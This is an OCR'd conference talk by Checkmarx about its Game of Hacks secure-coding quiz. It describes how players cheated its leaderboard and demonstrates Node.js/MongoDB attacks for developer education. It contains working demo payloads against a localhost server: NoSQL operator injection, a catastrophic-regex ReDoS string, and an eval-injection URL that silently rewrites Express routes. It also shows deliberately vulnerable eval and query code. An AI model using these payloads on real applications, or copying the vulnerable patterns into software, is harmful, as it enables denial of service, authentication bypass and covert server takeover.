

GAME OF HACKS

What vulnerability the following code contains?





Maty Siman CTO and Founder

Amit Ashbel PMM

www.gameofhacks.com

How we are about to spend your time?

- 3 mins - What is GoH?
- 10 mins - Not so wet T-Shirt contest
- 10 mins - Whats behind it?
- 10 mins - What we learned?
- 10 mins - Vulnerabilities and exploits

Game of Hacks – An idea is born

```
var mysql = require('db-mysql');
var http = require('http');
var out;
var valTom;
var req = http.request(options, function(res)
{
        res.on('data', function(chunk)
        {
                valTom = chunk;
        }
        );
}
);
new mysql.Database(
{
hostname: 'localhost', user: 'user', password: 'password', database: 'test'
}
).
connect(function(error)

he_Que  SERT INTO Customers (
```

Spot The Vulnerability

CHECKMARX

CISO Concerns – Education and Awareness

Top 5 CISO Priorities


1. Security awareness and training for developers
2. Secure development lifecycle processes (e.g., secure coding, QA process)
3. Security testing of applications (dynamic analysis, runtime observation)
4. Application layer vulnerability management technologies and processes
5. Code review (static analysis of source code to find security defects)


Top 5 CISO Challenges to effectively delivering your organization's application security initiatives

1. Availability of skilled resources
2. Level of security awareness by the developers
3. Management awareness and sponsorship
4. Adequate budget
5. Organizational change

(https://www.owasp.org/images/2/28/Owasp-ciso-report-2013-1.0.pdf

1+1=?





Launched on August 2014

More than 80,000 games were played since

GAME OF HACKS

CHECKMARX

Get your Browsers ready!

Checkmarx@Defcon 23
Turn your mobile devices ON!

Go to: www.kahoot.it

CHECKMARX

Let’s take a look at the game

CHECKMARX

What's behind GoH?

CHECKMARX

Honeypot

ZirconCode 203 days ago

The best part of this game is the leaderboard:

7e+177 - maplesyrupguy

1e+73 - Game itself was harder than to hack it

1.3999999999999998e+26 - I learned at least one thing...

1.555555682012021e+24 - Tries to teach security, fails at security.

1.4e+22 - jon

1e+22 - idiots

123456789212345710000 - Ironically it's easy to hack a game about finding security bugs!

100100000000000000000 - did i do

700000000000000130000 - alex

280000000000000251000 - frankwins

kybernetyk 202 days ago


Maybe that was the meta game.

- We assumed the game would be attacked
- We might as well learn from it
- Vulnerabilities were left exposed and patched along the way

CHECKMARX

GoH Architecture

Client



Server

heroku

node.js

GAME OF HACKS

mongoDB

Timer

- GoH Version 1
  - Timer handled by client
  - User forced to go to next question when time ends
  - Client sends to server Answer + Time spent
- So what?
  - Players stopped timer by modifying JS code

▲ granttimmerman 203 days ago

Here's how to hack the hacking game. Pretty simple (in your console):

app.sendAnswer({answer: 1,time: -999999999999})

(I added the instructions on the leaderboard itself)

▲ byerley 203 days ago

Somewhat ironic that the high scores have already been hacked, though a little inevitable since the game is client side I guess.

- GoH 2
  - Time is now computed at the server with minor traffic influence

Timer

- What else?

Sonicmouse 203 days ago

Play it on an iPhone. You can pause the timer by holding your finger on the iPhone's screen.

Yeah, it's cheating, but isn't that what it's all about?

CaRDiaK 203 days ago

Hacking the hack!

Platform security considerations

- Client (JavaScript)
  - How do we validate user names?
- XSS
  - DOM based
- Command Injection (Eval)

- Server
  - How do we enforce valid user names?
  - What are valid user names?
- DOS
- Plain SQLi
- **JSON based SQLi**
- **Traceless Routing Hijacking**
- SSJS Injection
- Weak Client Side Crypto
- **ReDOS**

Architecture

db.products.insert

Data is inserted and stored as JSON

```
db.products.insert( { item: "card", qty : 15 } )
db.products.insert( { name: “elephant", size: 1700 } )
```

db.products.find

```
db.products.find()                - Find all of them
db.products.find( { qty: 15 })      - Find based on equality
db.products.find( { qty: { $gt: 25 } } ) - Find based on criteria
```

Queries as described using JSON

```
var obj;
obj.qty=15;
db.products.find(obj)
```

Security – User Supplied Data

- Can you spot the vulnerabilities in the code?

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

- Fix:

```
name = req.query.username;
pass = req.query.password;
db.users.find({username: name, password: pass});
…
If exists ….
```

WRONG!

Security – User Supplied Data

```
name = req.query.username;
pass = req.query.password;
db.users.find({username: name, password: pass});
```

- What if we use the following query:

```
db.users.find({username: {$gt, “a”},
               password : {$gt, “a”}});
```

JSON-base SQL Injection

- Node.JS, being a JSON based language, can accept JSON values for the .find method:

```
db.users.find({username: username, password: password});
```

- A user can bypass it by sending

```
http:///server/page?user[$gt]=a&pass[$gt]=a
```

http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

DEMO

http://localhost:49090/?user=hi&pass=bye

JSON Based SQL Injection

- You can use the following:

```
db.users.find({username: username});
```

- Then

```
bcrypt.compare(candidatePassword, password, cb);
```

WRONG!

JSON Based SQLi

```
db.users.find({username: username});
```

- This can lead to Regular Expression Denial of Service through the {“username”: {“$regex”: “……..}}

Re-Dos Demo

http://localhost:49090/?user=admin&pass[$regex]=^(a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a
|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a
|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a
|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a
|a|a|a|a|a|a|a|a|a|a)(d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d
|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d
|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d
|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d
|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d
|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d)$

Conclusions

- Always validate the input length, structure and permitted characters
- Remember - Node.js is highly sensitive to CPU-intensive tasks, and there's a single thread for user-code

Traceless Routing Hijacking

Node.js as a web server

```
var http = require('http');
var server  = http.createServer(function(req, res){
      switch (req.method) {
            case 'POST' :
                  var item = '';
                  req.on('data', function(chunk){
                        item += chunk;
                  });
                  req.on('end', function(){
                        ...
                        res.end('OK\n');
                  });
                  break;
            case 'GET' :
                  ....
      }
});
server.listen(3000);
```

Node.JS as a webserver

- Recap
  - With Node.js there is no web server
  - Traditional web-servers (IIS, Tomcat) had strict separation between the application, the server and the OS
- Run-time Server Poisoning
  - Node.js server runs in a single thread, if corrupted, server behavior can be altered
  - Alterations will last for all subsequent requests.

http://lab.cs.ttu.ee/dl93 - **Analysis of Node.js platform web application security**
Karl Düüna

Eval

- EVALuates a string.
  - At the context of the current applicative user within the context of the application.
  - In .net/java, eval can't control the web server or other users' threads
- Node.js is server-less so corrupting "current" thread, harms all users

Express

- **Express.js** (Wikipedia)
  - "a Node.js web application framework, designed for building single-page, multi-page, and hybrid web applications."

```
app.get('/add', function(req,res) {
      var data=req.query;
      return res.render('index',
            {message: eval(req.query.a + '+' + req.query.b)});
}
```

http://server/add?a=3&b=8


Routing

11

http://localhost:49090/add?a=3&b=8

Server Routing

- Maintained in an ordered list (although called “stack” by express).



  - The stack is accessible in runtime: app._router.stack


http://localhost:49090/add?a=3&b=JSON.stringify(app._router.stack)

Run-time Server Poisoning

- Stack is accessible in runtime
  - both read and write
  - we will replace the existing routing with a new one.
- This will affect all users connecting to the system
  - No apparent effect on the source code.

Server Routing

- Maintained in an ordered list (although called “stack” by express).




```
app._router.stack.splice(3,1); // remove routing entry
app.get('/add',function(req, res) // add new routing
	{
		return res.render('index',
			{message: req.query.a * req.query.b}
				);
	});
```

Server Routing Demo

http://localhost:49090/add?a=3&b=8

http://localhost:49090/add?a=3&b=app._router.stack.splice(3,1);app.get(%27/add%27,%20function(req,%20res)%20%7breturn%20res.render(%27index%27,%20%7bmessage:%20req.query.a%20*%20req.query.b%7d);%7d);

http://localhost:49090/add?a=3&b=8

Thank You

Questions?

GAME OF HACKS

CHECKMARX